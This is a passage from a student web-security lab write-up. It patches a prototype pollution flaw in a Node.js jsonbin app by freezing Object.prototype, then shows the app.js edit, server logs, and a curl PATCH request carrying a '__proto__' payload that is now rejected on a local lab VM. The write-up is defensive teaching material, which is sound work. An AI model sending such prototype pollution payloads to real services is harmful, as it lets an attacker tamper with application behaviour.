
Task 7: Patch the vulnerability using Object.prototype.freeze

In this stage, with the aid of “.freeze”, we can no longer ban the user’s potentially illegal input but just freeze the modification on the prototype. We can add code to “app.js” like the following. (We will first comment on the codes in task 6.)



```
1 // Use Object.freeze to freeze modification
2 Object.freeze(Object.prototype);
3
4 const express = require('express');
5 const undefsafe = require('undefsafe');
6 const jsonmergepatch = require('json-merge-patch');
7 const multer = require('multer');
8 const User = require('../db/user');
9 const { noCache, urlToArray, urlToPath, partialMatch } = require('./utils');
10 const fileType = require('file-type');
11 const cors = require('./cors');
```

We then re-run the attack and we can see the 500 error message returned by the server, preventing such modification. Meanwhile, the server is still working when we refresh the page.



```
[10/23/21]seed@VM:~$ curl -X PATCH -H 'authorization: token d458122b-6a34-4464-b9c6-a60e771b048e' -d '{"__proto__": {"aaa": "bbb"}}' http://localhost:8000/cloud9-ine/blog
{"message": "Cannot add property aaa, object is not extensible", "status": 500}
[10/23/21]seed@VM:~$
```

```
npm update check failed
Try running with sudo or get access
to the local update config store via
sudo chown -R $USER:$id -gn $USER) /home/seed/.config

[10/23/21]seed@VM:~/../jsonbin$ NODE_ENV=dev PORT=8000 npm run start
> jsonbin@2.6.3 start /home/seed/websec-lab-jsonbin/jsonbin
> node .

listening on http://localhost:8000 @ 2021-10-23T09:25:37.891Z
TypeError: Cannot add property aaa, object is not extensible
    at router.patch (/home/seed/websec-lab-jsonbin/jsonbin/lib/routes/api.js:145:35)
    at router.use (/home/seed/websec-lab-jsonbin/jsonbin/lib/routes/api.js:87:3)
500 PATCH /cloud9-ine/blog token d458122b-6a34-4464-b9c6-a60e771b048e 54.311 ms
```

```
seed@VM:~$ curl -X PATCH -H 'authorization: token d458122b-6a34-4464-b9c6-a60e771b048e' -d '{"__proto__": {"aaa": "bbb"}}' http://localhost:8000/cloud9-ine/blog
{"message": "Cannot add property aaa, object is not extensible", "status": 500}
seed@VM:~$
```

```
topic: "something else"
```